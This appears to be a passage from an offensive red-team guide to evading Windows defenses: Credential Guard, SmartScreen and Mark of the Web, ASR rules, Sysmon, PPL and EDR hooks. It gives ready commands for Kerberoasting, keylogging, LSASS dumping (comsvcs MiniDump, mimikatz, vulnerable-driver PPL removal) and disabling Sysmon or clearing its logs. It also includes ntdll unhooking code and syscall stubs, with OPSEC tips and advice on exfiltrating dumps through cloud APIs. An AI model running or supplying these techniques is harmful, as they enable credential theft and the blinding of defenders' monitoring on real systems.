Start from C:\Windows\schemas\CodeIntegrity\ExamplePolicies\AllowAll.xml and add a deny rule:
1
2
3
<FileRules>
  <Deny ID="ID_DENY_MPENG" FilePath="C:\Program Files\Windows Defender\MsMpEng.exe"/>
</FileRules>
This denies MsMpEng.exe even though the base policy allows all Microsoft-signed binaries deny rules always take priority over allow rules.
Phase 4: Credential Guard VBS & LSAIso
What It Is
Credential Guard uses Virtualization-Based Security (VBS) to isolate credential secrets from the main Windows OS, including from SYSTEM-level processes and the kernel itself.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─────────────────────────────────────────────────────────┐
│                 VIRTUALIZATION LAYER                     │
│                  (Hyper-V Hypervisor)                    │
├──────────────────────────┬──────────────────────────────┤
│   Normal World (VTL 0)   │   Secure World (VTL 1)       │
│                          │                              │
│   Windows OS             │   LSAIso (Isolated LSA)      │
│   LSASS                  │   → Stores NTLM hashes       │
│   Drivers                │   → Stores Kerberos TGTs     │
│   EDR / AV               │   → Stores session keys      │
│                          │                              │
│   ← Cannot read VTL 1 → │   ← VBS Security Boundary →  │
└──────────────────────────┴──────────────────────────────┘
LSAIso (LSASS Isolated) runs in VTL 1 (Secure World) protected by the hypervisor. Even SYSTEM-level code in VTL 0 cannot read memory in VTL 1. This means traditional lsass.exe memory dumps no longer yield NTLM hashes or TGT session keys.
Check If Credential Guard Is Enabled
1
2
3
4
5
6
7
8
9
10
11
12
13
# Method 1: WMI
Get-WmiObject -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard |
    Select-Object -Property SecurityServicesRunning
# 1 = Credential Guard running

# Method 2: Registry
Get-ItemProperty 'HKLM:\System\CurrentControlSet\Control\LSA' -Name LsaCfgFlags
# 1 = Credential Guard enabled with UEFI lock
# 2 = Credential Guard enabled without lock

# Method 3: Process check
Get-Process lsaiso -ErrorAction SilentlyContinue
# If lsaiso.exe exists, Credential Guard is running
What It Protects (and Doesn’t)
Credential Guard protects:
- NTLM password hashes
- Kerberos TGTs and their session keys
- DPAPI master keys
Credential Guard does NOT protect:
- Kerberos service tickets (ST) once issued, they’re in regular memory
- Credentials typed by the user (keylogger access)
- Local account credentials (SAM database)
- Domain cached credentials (DCC/MSCACHE)
- Credentials stored by 3rd-party apps
- Client authentication certificates (PKINIT)
Alternate Tradecraft Bypassing the Bypass
Since Credential Guard makes traditional NTLM hash extraction impossible, pivot to what’s still accessible:
1. Kerberos Service Tickets
1
2
# Kerberoasting  request service tickets for SPNs, crack offline
Invoke-Kerberoast -OutputFormat HashCat | Out-File kerberoast_hashes.txt
2. Keylogging capture credentials as users type them:
1
2
# PowerSploit Get-Keystrokes
Get-Keystrokes -LogPath C:\Windows\Temp\keys.log
3. DPAPI Credential Theft Chrome saved passwords, credential manager:
1
2
# Via SharpDPAPI
SharpDPAPI.exe credentials /password:UserPassword
4. Domain Cached Credentials (DCC2/MSCACHE)
1
2
# Still accessible via registry (requires SYSTEM)
secretsdump.py -sam sam.hive -security security.hive -system system.hive LOCAL
5. ADCS Certificate Theft T1649 Request a certificate from AD CS for a user use it instead of their password:
1
2
3
4
# Certify  find vulnerable cert templates
Certify.exe find /vulnerable
# Request a cert as another user (ESC1, ESC4, etc.)
Certify.exe request /ca:CA-Server\CA-Name /template:VulnTemplate /altname:admin
6. CVE-2025-21299 / CVE-2025-29809 Recent Bypass Two patched vulnerabilities allowed TGT extraction from LSAIso. Expect similar research but patched vulns will be fixed quickly. Don’t rely on unpatched CVEs in mature environments.
Credential Guard Patching wdigest.dll Variable Manipulation
Even with Credential Guard enabled, there’s a technique that can force WDigest to cache plaintext credentials again. This works by patching specific global variables inside wdigest.dll loaded within lsass.exe:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌─────────────────────────────────────────────────────────┐
│           CREDENTIAL GUARD PATCHING FLOW                  │
└─────────────────────────────────────────────────────────┘

  wdigest.dll's SpAcceptCredentials() contains a decision:

     if (g_IsCredGuardEnabled == 0  AND  g_fParameter_UseLogonCredential == 1)
         → Cache plaintext credentials in memory     ← v11=0 path
     else
         → Skip caching (protected by CredGuard)     ← v11=1 path

  Attack:
  1. OpenProcess(lsass.exe, PROCESS_ALL_ACCESS)
  2. Enumerate modules → find wdigest.dll base address
  3. Download PDB symbols → resolve variable offsets
  4. ReadProcessMemory  → read current values
  5. WriteProcessMemory → set g_fParameter_UseLogonCredential = 1
  6. WriteProcessMemory → set g_IsCredGuardEnabled = 0
  7. Wait for next user logon → plaintext credentials cached
  8. Dump LSASS → extract plaintext passwords
Key variables in wdigest.dll:
g_fParameter_UseLogonCredentialControls whether WDigest caches credentials. Set to 1 to enable cachingg_IsCredGuardEnabledWDigest’s internal flag for Credential Guard status. Set to 0 to make WDigest believe Credential Guard is disabled
Requirements: Requires SYSTEM privileges (or PPL bypass if LSASS is protected) and the ability to write to LSASS memory. After patching, a new user logon is needed for credentials to be cached the patch only affects future logons, not already-cached sessions.
Detection: Monitor
lsass.exeforWriteProcessMemorycalls targetingwdigest.dlladdress ranges. Sysmon Event 10 (process accessed) with write access to LSASS is a high-fidelity detection. Additionally, monitor the registry keyHKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredentialsetting it to1is the non-patching equivalent.
Tradecraft Reality: VBS is a real security boundary. The wdigest patching technique works even with Credential Guard enabled because it changes how
wdigest.dllbehaves rather than bypassing the VBS isolation itself. For environments where this is patched, pivot to Kerberoasting, ADCS abuse, or DCC extraction.
Phase 5: SmartScreen Reputation & Mark of the Web
What It Is
Windows SmartScreen is a reputation-based filter that runs before a file is executed. It checks:
- Application reputation Is this file known and trusted by Microsoft?
- Mark of the Web (MOTW) Does this file come from the internet?
- Publisher reputation Is the signing certificate trusted and reputable?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
User downloads file → Zone.Identifier ADS written by browser
        │
        ▼
User double-clicks file → SmartScreen checks
        │
  ┌─────▼────────────────────────────────┐
  │  1. Check Zone.Identifier ADS        │
  │     ZoneId=3 → "from internet"       │
  │                                       │
  │  2. Hash lookup against Microsoft ISG │
  │     (Intelligent Security Graph)     │
  │                                       │
  │  3. Code signing verification         │
  └───────────────────────────────────────┘
        │
   Known Good → Run silently
   Unknown    → "Windows protected your PC" dialog
   Known Bad  → Block
Mark of the Web (MOTW)
When a browser downloads a file, Windows attaches an Alternate Data Stream (ADS) called Zone.Identifier:
1
2
3
4
# See Zone.Identifier on a downloaded file
Get-Item -Path .\payload.exe -Stream Zone.Identifier
Get-Content -Path .\payload.exe -Stream Zone.Identifier
# ZoneId=3  ← Internet zone  SmartScreen will check this
Zone IDs:
1
2
3
4
5
0 = Local Machine
1 = Local Intranet
2 = Trusted Sites
3 = Internet (SmartScreen activates)
4 = Restricted Sites
MOTW Bypass Techniques T1553.005
Method 1: Remove Zone.Identifier ADS
1
2
3
4
5
6
# Remove MOTW  no more SmartScreen prompt
Remove-Item -Path .\payload.exe -Stream Zone.Identifier

# Or via cmd
more < payload.exe > clean_payload.exe
# Streams are not copied by default redirection
Method 2: File format containers without MOTW propagation Certain container formats don’t propagate MOTW to their contents:
.7zarchives (7-Zip doesn’t propagate MOTW to extracted files)- Password-protected ZIPs
- ISO/VHD disk images (pre-Windows 11 22H2 now fixed)
.imgfiles
1
Deliver payload in 7z → user extracts → no MOTW on extracted file → SmartScreen bypass
Method 3: WebDAV delivery Files opened directly from WebDAV shares may not receive MOTW depending on the client and configuration.
Method 4: Code signing Obtain a code signing certificate (EV cert gets better reputation). Sign your payload SmartScreen won’t block signed binaries from reputable publishers:
1
signtool.exe sign /f cert.pfx /p password /t http://timestamp.digicert.com payload.exe
Method 5: Rename/copy operation
# Copy removes ADS in some scenarios
copy payload.exe C:\Windows\Tasks\svc.exe
Phase 6: ASR Rules Attack Surface Reduction
What It Is
ASR (Attack Surface Reduction) rules are part of Microsoft Defender for Endpoint (MDE). They block specific behavioral patterns associated with common malware TTPs, independently of signatures.
ASR rules operate at the kernel level via the WdFilter.sys driver the same driver used by Windows Defender. Each rule has a GUID and can be set to: Disabled, Audit, or Block.
Key ASR Rules and Bypass
| Rule Name | GUID | Blocks |
|---|---|---|
| Block Office apps spawning child processes | D4F940AB-401B-4EFC-AADC-AD5F3C50688A | Word/Excel → cmd.exe |
| Block Office apps from creating executable content | 3B576869-A4EC-4529-8536-B80A7769E899 | Office writing .exe files |
| Block execution of potentially obfuscated scripts | 5BEB7EFE-FD9A-4556-801D-275E5FFC04CC | Obfuscated PS/JS |
| Block credential stealing from LSASS | 9E6C4E1F-7D60-472F-BA1A-A39EF669E4B0 | OpenProcess on LSASS |
| Block untrusted/unsigned processes from USB | B2B3F03D-6A65-4F7B-A9C7-1C7EF74A9BA4 | USB .exe files |
| Block Win32 API calls from Office macros | 92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B | P/Invoke in macros |
| Block abuse of exploited vulnerable signed drivers | 56A863A9-875C-4D65-AF7B-90D77AB80064 | BYOVD on blocklist |
Enumerate ASR rules:
1
2
3
4
# Get all ASR rules and their states
Get-MpPreference | Select-Object -Property AttackSurfaceReductionRules_Ids, AttackSurfaceReductionRules_Actions

# 0 = Disabled, 1 = Block, 2 = Audit, 6 = Warn
ASR Bypass LSASS dump rule (9E6C4E1F): The Block credential stealing from LSASS rule monitors OpenProcess calls targeting LSASS with PROCESS_VM_READ access. Bypass techniques:
- Shadow Copy dump access LSASS via VSS without touching the live process
- ProcDump signed tool some versions are whitelisted
- Comsvcs.dll MiniDump use trusted system DLL
# Comsvcs MiniDump  sometimes bypasses ASR
tasklist /fi "imagename eq lsass.exe"
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <LSASS_PID> C:\Windows\Temp\lsass.dmp full
Reverse Engineering ASR Rules VDM Analysis
ASR rules aren’t hardcoded in the engine binary they’re stored as precompiled Lua scripts inside Virus Definition Module (VDM) files. This means they can be extracted, decompiled, and analyzed to find exact bypass conditions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─────────────────────────────────────────────────────────┐
│              ASR RULE INTERNALS                           │
└─────────────────────────────────────────────────────────┘

  VDM Files (Virus Definition Modules):
  ├── Location: C:\ProgramData\Microsoft\Windows Defender\
  │             Definition Updates\<RandomGUID>\
  ├── mpasbase.vdm  → threat signatures + ASR rules
  └── mpavbase.vdm  → additional definitions

  Internal Structure:
  ├── Compressed container
  └── Contains LUAC (precompiled Lua) scripts
      ├── Each ASR rule = one Lua script
      ├── Executed by mpengine.dll's Lua interpreter
      └── Contains: rule name, GUID, conditions, actions

  Extraction Pipeline:
  1. Decompress mpasbase.vdm
  2. Extract LUAC files
  3. Decompile with luadec
  4. Search for ASR GUIDs and rule names
Extraction using HackingLZ’s tool:
1
python3 extract.py --decompile mpasbase.vdm LUA_mpasbase
By reading the decompiled Lua code, you can understand the exact conditions each ASR rule checks. For example, the “Block Office applications from creating executable content” rule (3B576869-A4EC-4529-8536-B80A7769E899) checks specific parent process names and file extensions understanding these conditions reveals precise bypass paths that are far more reliable than guessing.
OPSEC Tip: ASR rule definitions update with each Defender signature update. Always extract from the target’s current VDM to get the accurate rule logic. Rules change between Defender versions.
Phase 7: Sysmon System Monitor
What It Is
Sysmon (System Monitor) is a Sysinternals tool / kernel driver that logs detailed system activity to the Windows Event Log. It’s widely deployed by blue teams and feeds SIEMs (Splunk, Sentinel, Elastic) for threat hunting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──────────────────────────────────────────────────────────┐
│                   SYSMON ARCHITECTURE                     │
└──────────────────────────────────────────────────────────┘

  SysmonDrv.sys (Kernel driver)
        │
        ├── Hooks kernel callbacks (process, thread, image load)
        ├── Hooks network stack (connections, DNS)
        ├── Hooks registry (reads/writes)
        └── Hooks file system (file creation)
        │
        ▼
  Sysmon.exe (User mode service)
        │
        ▼
  Windows Event Log (Microsoft-Windows-Sysmon/Operational)
        │
        ▼
  SIEM → Detection Rules (Sigma, Splunk, Elastic)
Key Sysmon Event IDs
| Event ID | Description |
|---|---|
| 1 | Process creation |
| 3 | Network connection |
| 6 | Driver loaded |
| 7 | Image loaded |
| 8 | CreateRemoteThread |
| 10 | Process accessed |
| 11 | File created |
| 12/13 | Registry events |
| 17/18 | Named pipe |
| 22 | DNS query |
| 25 | Process tampering |
Attacking Sysmon T1562.001
Method 1: Identify Sysmon driver name By default the driver is SysmonDrv but admins often rename it (via -d parameter during install):
1
2
3
4
5
# Find the actual driver name
fltMC.exe                         # List filesystem filter drivers
sc query type=driver state=all    # All drivers
Get-Process Sysmon*               # Process name
reg query HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv
Method 2: Stop Sysmon (requires admin)
1
2
3
4
# Kill Sysmon service
fltMC unload SysmonDrv
sc stop SysmonDrv
sc delete SysmonDrv
Method 3: Sysmon config manipulation Sysmon uses an XML config file. With admin rights, modify the config to exclude your process:
1
2
3
4
5
# Check current config
sysmon64.exe -c

# Update config to exclude specific process
sysmon64.exe -c new_config.xml
Method 4: Event log clearing T1070.001
1
wevtutil cl Microsoft-Windows-Sysmon/Operational
Method 5: Phantom DLL injection to hide from Event 7 Load your DLL before Sysmon’s driver initializes (boot time) or use direct kernel object manipulation to hide from image-load callbacks.
Method 6: Altitude Takeover Prevent Sysmon from Loading on Reboot Every minifilter driver registers at a specific altitude (numeric priority value) with the Filter Manager. Sysmon’s altitude is stored in the registry. By registering a dummy driver at Sysmon’s altitude before it loads, the Filter Manager will refuse to load Sysmon on the next boot:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─────────────────────────────────────────────────────────┐
│              ALTITUDE TAKEOVER ATTACK                     │
└─────────────────────────────────────────────────────────┘

  Normal boot:
  Filter Manager → loads SysmonDrv at altitude 385201 → OK

  After takeover:
  1. Create dummy driver service at Sysmon's altitude
  2. Set its boot start to earlier than Sysmon
  3. On reboot → dummy claims altitude 385201 first
  4. Sysmon attempts to load → altitude conflict → FAILS

  Result: Sysmon never loads, no events generated
This technique works because the Filter Manager enforces unique altitudes two drivers cannot register at the same altitude simultaneously. By taking the altitude first, the legitimate driver is blocked from loading.
Method 7: Boot Settings Manipulation Modify the Sysmon driver’s registry settings to prevent it from loading on boot:
1
2
HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv
  → Start = 4  (Disabled  won't load on boot)
Combined with a reboot, this permanently disables Sysmon until an admin manually re-enables it.
Method 8: Config File Hijacking Sysmon stores its configuration in the registry (encrypted with a session key). By dumping and modifying the configuration, you can add exclusion rules for your processes, effectively blinding Sysmon to your activity while leaving it “running” for all other processes.
Method 9: Sysmon ETW Provider Patching Sysmon uses ETW to deliver events to the Windows Event Log. By patching Sysmon’s ETW provider (using the same _ETW_REG_ENTRY → _ETW_GUID_ENTRY → IsEnabled technique from Phase 5), events are generated by the driver but never delivered to consumers:
1
SysmonDrv → generates events → ETW Provider (patched: IsEnabled=0) → ∅ (events dropped)
Method 10: Sysmon Process Suspend/Resume Suspend the Sysmon user-mode process while keeping the driver loaded. Events queue up in kernel buffers but are never processed by the user-mode service. Once buffers fill, events are dropped silently.
Method 11: Filter Manager API Unloading Use the Filter Manager API (FltUnloadFilter()) to programmatically unload the Sysmon minifilter driver. This is equivalent to fltMC unload but can be done from custom code without spawning a suspicious process:
1
2
3
// Programmatic minifilter unload
HRESULT hr = FilterUnload(L"SysmonDrv");
// No child process creation  no Sysmon Event 1 for fltMC
OPSEC Tip: Sysmon Event 10 (process accessed) with
lsass.exeas target +PROCESS_VM_READaccess is one of the highest-fidelity detections in any SOC. Avoid direct LSASS handle acquisition. The altitude takeover technique is particularly stealthy because Sysmon simply fails to load on boot there are no events generated at all (you can’t log your own failure to start).
Phase 8: PPL Protected Process Light
What It Is
PPL (Protected Process Light) is a Windows security mechanism that restricts which processes can open a handle to a protected process with sensitive access rights. LSASS can run as PPL, preventing memory dumps even from SYSTEM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌────────────────────────────────────────────────────────┐
│               PROTECTED PROCESS MODEL                   │
└────────────────────────────────────────────────────────┘

  Normal Process → OpenProcess(LSASS, PROCESS_VM_READ)
                            │
                            ▼
                   Kernel checks:
                   Is caller PPL ≥ target PPL?
                            │
                   NO → ACCESS DENIED
                   YES → Handle granted

  PPL Levels (highest to lowest):
  ├── WinTcb        (antimalware, Windows)
  ├── Windows       (system processes)
  ├── WindowsTcb    (anticheat, kernel)
  └── Antimalware   (AV, EDR  LSASS uses this)
Check If LSASS Is PPL
1
2
3
4
5
6
7
8
9
10
# Method 1: Registry
Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\LSA' -Name RunAsPPL
# 1 = PPL enabled, 2 = PPL with UEFI lock

# Method 2: Process Explorer
# Protected column shows "Protected" for PPL processes

# Method 3: PowerShell
$lsass = Get-Process lsass
# Check EPROCESS.Protection field via kernel
Bypass: PPL via Vulnerable Driver (BYOVD) T1068
Since only kernel code can modify PPL levels, a vulnerable kernel driver is required:
PPLdump / PPLKiller approach:
- Load a vulnerable driver (e.g.,
RTCore64.sys,procexp.sys) - Use arbitrary kernel read/write primitive from vulnerability
- Find
EPROCESSstructure for LSASS - Modify
EPROCESS.Protectionfield: set SignatureLevel and Type to 0 (unprotected) - Now dump LSASS normally
1
2
3
4
# PPLKiller  uses vulnerable driver
.\PPLKiller.exe /disablePPL lsass.exe
# Now dump normally
.\mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords"
Alternative: MalSecLogon Abuse SecLogon service to create a process with a handle to LSASS, bypassing PPL because the service itself has higher PPL:
1
2
# MalSecLogon exploits the Secondary Logon service
MalSecLogon.exe lsass.exe output.dmp
PPL Internals EPROCESS Protection Field
The protection level is stored as a single byte in the kernel’s EPROCESS structure under the Protection field. This byte is a combination of three bit fields:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌─────────────────────────────────────────────────────────┐
│         EPROCESS.Protection BYTE LAYOUT                   │
└─────────────────────────────────────────────────────────┘

  Bits:  [7  6  5  4] [3] [2  1  0]
         │  Signer  │ Aud│   Type  │
         └──────────┘ └──┘ └───────┘

  Signer Values:                    Type Values:
  0 = None                         0 = None (unprotected)
  1 = Authenticode                 1 = ProtectedLight (PPL)
  2 = CodeGen                     2 = Protected (PP)
  3 = Antimalware
  4 = Lsa
  5 = Windows
  6 = WinTcb
  7 = WinSystem

  LSASS with PPL:
  Signer=Lsa(4), Type=ProtectedLight(1) → 0x41

  To remove protection:
  Write 0x00 to EPROCESS->Protection → both Signer and Type = 0
Rootkit-based PPL patching flow:
- Client sends PID and desired protection level via IOCTL to the driver
- Driver calls
PsLookupProcessByProcessId()to get theEPROCESSpointer - Driver computes the address:
EPROCESS + Protection_Offset - Driver writes the new protection byte (0x00 to remove, 0x41 to set LSA-Light)
Vulnerable driver PPL patching flow (e.g., RTCore64.sys):
- Call
EnumDeviceDrivers()to findntoskrnl.exebase address - Load
ntoskrnl.exeinto user mode, resolvePsInitialSystemProcessoffset - Use driver’s read primitive to get
PsInitialSystemProcesskernel address - Walk the
ActiveProcessLinkslinked list to find LSASS’sEPROCESS - Use driver’s write primitive to set
EPROCESS->Protection = 0x00
LSASS Credential Dumping Methods
Once PPL and Credential Guard are handled, multiple methods exist for dumping LSASS credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌─────────────────────────────────────────────────────────┐
│              LSASS DUMPING METHODS                        │
└─────────────────────────────────────────────────────────┘

  Method 1: Mimikatz (sekurlsa::logonpasswords)
  └── Direct memory read via debug privilege
      Most detected  use only after disabling all controls

  Method 2: MiniDumpWriteDump + NtWriteFile Hooking
  └── Hook NtWriteFile before calling MiniDumpWriteDump
      Intercept dump output, encrypt/redirect to custom location
      Avoids writing plaintext dump to disk

  Method 3: Custom MiniDumpWriteDump Implementation
  └── Reimplement MiniDumpWriteDump from scratch
      Avoid using dbghelp.dll (monitored by EDR)
      Walk LSASS memory structures manually

  Method 4: Windows Error Reporting (WER) Abuse
  └── Trigger WER crash report on LSASS
      WER service (WerSvc) creates a dump as SYSTEM
      Dump is written to WER report directory
      Extract credentials from WER dump offline

  Method 5: Volume Shadow Copy
  └── Create VSS snapshot
      Copy SAM/SECURITY/SYSTEM from shadow copy
      Parse offline  never touches live LSASS
WER Abuse is particularly effective because:
- The WER service runs as SYSTEM with sufficient privileges
- No direct LSASS handle needed WER handles the dump internally
- The dump is created by a legitimate Windows service
- No Sysmon Event 10 (process accessed) generated for your process
Exfiltration: After dumping, use the GitHub API, Azure Blob Storage, or other legitimate cloud APIs to exfiltrate the dump file. This blends with normal enterprise traffic patterns.
Phase 9: EDR Endpoint Detection & Response
What It Is
EDR (Endpoint Detection & Response) is the apex predator of the defensive stack. Solutions like CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint (MDE), Carbon Black, Sophos Intercept X, and Elastic Defend combine kernel-level visibility, cloud analytics, and user-mode instrumentation to detect, investigate, and respond to threats in real time.
Unlike traditional AV (signature-matching), EDR correlates behavioral telemetry across process creation, memory operations, network connections, file I/O, and registry changes to identify attack chains even when individual actions look benign.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌─────────────────────────────────────────────────────────────────────┐
│                       EDR ARCHITECTURE                                │
└─────────────────────────────────────────────────────────────────────┘

  ┌───────────────────────────────────────────────────────────────────┐
  │  CLOUD BACKEND                                                     │
  │  ├── Behavioral analytics / ML models                              │
  │  ├── Threat intelligence feeds                                     │
  │  ├── Incident response / containment commands                      │
  │  └── Detection rule engine (IOAs, IOCs)                            │
  └───────────────────────────┬───────────────────────────────────────┘
                              │ HTTPS (telemetry up, commands down)
  ┌───────────────────────────▼───────────────────────────────────────┐
  │  USER-MODE AGENT (service process)                                 │
  │  ├── Processes telemetry from kernel driver                        │
  │  ├── Manages EDR DLL injection into all processes                  │
  │  ├── Uploads events to cloud backend                               │
  │  └── Executes response actions (isolate, quarantine, kill)         │
  └───────────────────────────┬───────────────────────────────────────┘
                              │
  ┌───────────────────────────▼───────────────────────────────────────┐
  │  KERNEL DRIVER (ring 0)                                            │
  │  ├── Kernel callbacks (process, thread, image, object, registry)   │
  │  ├── ETW-TI consumer (Threat Intelligence provider)                │
  │  ├── Minifilter driver (file I/O interception)                     │
  │  └── Network filter (WFP callouts / TDI hooks)                     │
  └───────────────────────────────────────────────────────────────────┘
How EDR Sees You The Four Telemetry Pillars
Understanding exactly how an EDR collects data is the foundation for every bypass. There are four primary telemetry sources, each requiring different evasion techniques:
Pillar 1: Kernel Callbacks
Kernel callbacks are the most powerful telemetry source they cannot be bypassed from user mode. The EDR’s kernel driver registers callback routines that the Windows kernel invokes on security-relevant events:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌─────────────────────────────────────────────────────────────────────┐
│                    KERNEL CALLBACK TYPES                              │
└─────────────────────────────────────────────────────────────────────┘

  Callback API                           │ Fires On
  ───────────────────────────────────────│──────────────────────────
  PsSetCreateProcessNotifyRoutineEx      │ Every process creation
  PsSetCreateThreadNotifyRoutine         │ Every thread creation
  PsSetLoadImageNotifyRoutine            │ Every DLL/image load
  ObRegisterCallbacks                    │ Handle operations (open/dup)
  CmRegisterCallbackEx                   │ Registry read/write/delete
  FltRegisterFilter (Minifilter)         │ File create/read/write/delete

  Storage: Callback arrays in kernel memory
  ├── PspCreateProcessNotifyRoutine[64]   → up to 64 callbacks
  ├── PspCreateThreadNotifyRoutine[64]    → up to 64 callbacks
  ├── PspLoadImageNotifyRoutine[64]       → up to 64 callbacks
  └── Each entry: EX_CALLBACK_ROUTINE_BLOCK → function pointer
Why they matter: When you call CreateProcess, the kernel invokes every registered PsSetCreateProcessNotifyRoutineEx callback before the process starts executing. The EDR sees the full command line, parent PID, and image path regardless of any user-mode tricks.
Pillar 2: ETW-TI (Event Tracing for Windows Threat Intelligence)
ETW-TI is a special kernel-mode ETW provider (Microsoft-Windows-Threat-Intelligence, GUID: f4e1897c-bb5d-5668-f1d8-040f4d8dd344) that fires on security-sensitive memory operations:
NtAllocateVirtualMemory(cross-process memory allocation)NtWriteVirtualMemory(cross-process memory writes)NtMapViewOfSection(section mapping for injection)NtSetContextThread(thread context manipulation)NtQueueApcThread(APC injection)
ETW-TI runs entirely in kernel mode and is a Protected Process (PP) level provider only PP/PPL processes can consume it. It cannot be patched from user mode.
1
2
3
4
5
6
7
8
9
10
  Sensitive API call (user mode)
       │
       ▼
  ntoskrnl.exe checks ETW-TI registration
       │
       ├── _ETW_REG_ENTRY → _ETW_GUID_ENTRY
       │                     └── ProviderEnableInfo (IsEnabled flag)
       │
       ├── IsEnabled == 1 → generate ETW-TI event → EDR receives it
       └── IsEnabled == 0 → skip event (patched/blind)
Pillar 3: User-Mode Hooks (ntdll Inline Hooks)
The EDR injects a DLL into every process at startup. This DLL patches the first bytes of sensitive Nt* functions in ntdll.dll with a jmp instruction (trampoline) redirecting execution to the EDR’s inspection code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
  BEFORE EDR:
  NtWriteVirtualMemory:
    4C 8B D1          mov r10, rcx
    B8 3A 00 00 00    mov eax, 0x3A    ← SSN
    0F 05             syscall
    C3                ret

  AFTER EDR HOOK:
  NtWriteVirtualMemory:
    E9 XX XX XX XX    jmp EDR_hook     ← 5-byte inline hook
    00 00 00 00       (overwritten bytes)
    0F 05             syscall
    C3                ret

  EDR_hook:
    → Log arguments (target PID, buffer, size)
    → Check against rules (is this process injection?)
    → If clean: execute trampoline → original syscall
    → If suspicious: block + alert
Commonly hooked functions: NtWriteVirtualMemory, NtAllocateVirtualMemory, NtCreateThreadEx, NtOpenProcess, NtMapViewOfSection, NtCreateSection, NtProtectVirtualMemory, NtQueueApcThread, NtSetContextThread
Pillar 4: Minifilter Drivers (File I/O)
EDR kernel drivers register as Windows minifilter drivers to intercept all file system operations. Every file create, read, write, rename, and delete passes through the EDR’s filter this is how EDR detects payload drops, tool staging, and credential dump file creation.
1
2
3
4
5
6
7
8
9
10
11
  Application → CreateFile("payload.exe")
       │
       ▼
  Filter Manager (fltmgr.sys)
       │
       ├── EDR minifilter (altitude 385xxx) → scans file content
       ├── WdFilter.sys (Defender minifilter) → signature scan
       └── Other filters...
       │
       ▼
  NTFS file system driver → disk I/O
User-Mode Evasion Bypassing API Hooks
User-mode evasion targets Pillar 3 (ntdll hooks). These techniques work without admin privileges and are the first line of attack.
Technique 1: API Unhooking Fresh ntdll Copy (T1562.001)
Load a clean copy of ntdll.dll from disk and overwrite the hooked .text section in memory:
1
2
3
4
5
6
7
8
9
10
11
// 1. Map a clean copy of ntdll from disk
HANDLE hFile = CreateFileA("C:\\Windows\\System32\\ntdll.dll",
    GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
HANDLE hMapping = CreateFileMappingA(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
LPVOID cleanNtdll = MapViewOfFile(hMapping, FILE_MAP_READ, 0, 0, 0);

// 2. Find the .text section in both copies
// 3. VirtualProtect the hooked .text section to RWX
// 4. memcpy the clean .text over the hooked .text
// 5. Restore original protection
// Result: All EDR hooks removed  functions are clean
Variants:
- KnownDlls unhooking Read from
\KnownDlls\ntdll.dllobject directory (avoids touching the filesystem) - Suspended process unhooking Spawn a suspended process, read its pristine
ntdll.dllbefore EDR hooks it - Perun’s Fart Map ntdll from
\SystemRoot\System32\ntdll.dllusingNtOpenSection - Blindside Create a process in debug mode with breakpoint on
LdrLoadDll, forcing only ntdll to load (no EDR DLL injection), then copy the clean ntdll
Detection: EDR monitors for
NtMapViewOfSection/NtCreateSectiontargeting ntdll.dll. Some EDRs periodically verify their hooks are intact by re-checking the first bytes of hooked functions.
Technique 2: Direct Syscalls (T1106)
Skip ntdll entirely execute the syscall instruction directly in your code with the correct System Service Number (SSN):
; Direct NtAllocateVirtualMemory syscall stub (x64)
NtAllocateVirtualMemory PROC
    mov r10, rcx            ; Windows syscall convention
    mov eax, 0x18           ; SSN for NtAllocateVirtualMemory (version-specific!)
    syscall                 ; transition to kernel
    ret
NtAllocateVirtualMemory ENDP
The SSN Problem: System Service Numbers change between Windows versions and even between patches. Hardcoding SSNs is fragile. Dynamic resolution techniques solve this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌─────────────────────────────────────────────────────────────────────┐
│                    SSN RESOLUTION TECHNIQUES                         │
└─────────────────────────────────────────────────────────────────────┘

  Hell's Gate (2020)
  └── Read SSN directly from ntdll's Zw* export stubs
      Pattern: 4C 8B D1 B8 [SSN] 00 00 00
      Problem: fails if the stub is hooked (bytes overwritten)

  Halo's Gate (2021)
  └── If target function is hooked, scan neighboring functions
      (NtOpenProcess ±1, ±2...) for clean stubs
      Calculate target SSN from neighbor's SSN ± offset

  Tartarus' Gate (2021)
  └── Handles multiple consecutive hooked functions
      Walks further in both directions until a clean stub found
      More robust against aggressive hooking

  FreshyCalls (2022)
  └── Sort all Zw* exports by address → position = SSN
      Completely avoids reading stub bytes
      Works regardless of hooking
Tools: SysWhispers (v1: hardcoded SSNs, v2: indirect syscalls, v3: all methods + jmp-based indirect), HellsGate, HalosGate, TartarusGate, FreshyCalls, SysWhispers3
Detection weakness: The
syscallinstruction executes from your code’s memory region (not ntdll). EDR kernel callbacks see a return address pointing to unbacked/suspicious memory call stack analysis catches this.
Technique 3: Indirect Syscalls
Instead of embedding the syscall instruction in your shellcode (detectable by call stack analysis), jump to the syscall instruction that already exists inside ntdll.dll:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
  DIRECT SYSCALL (detectable):
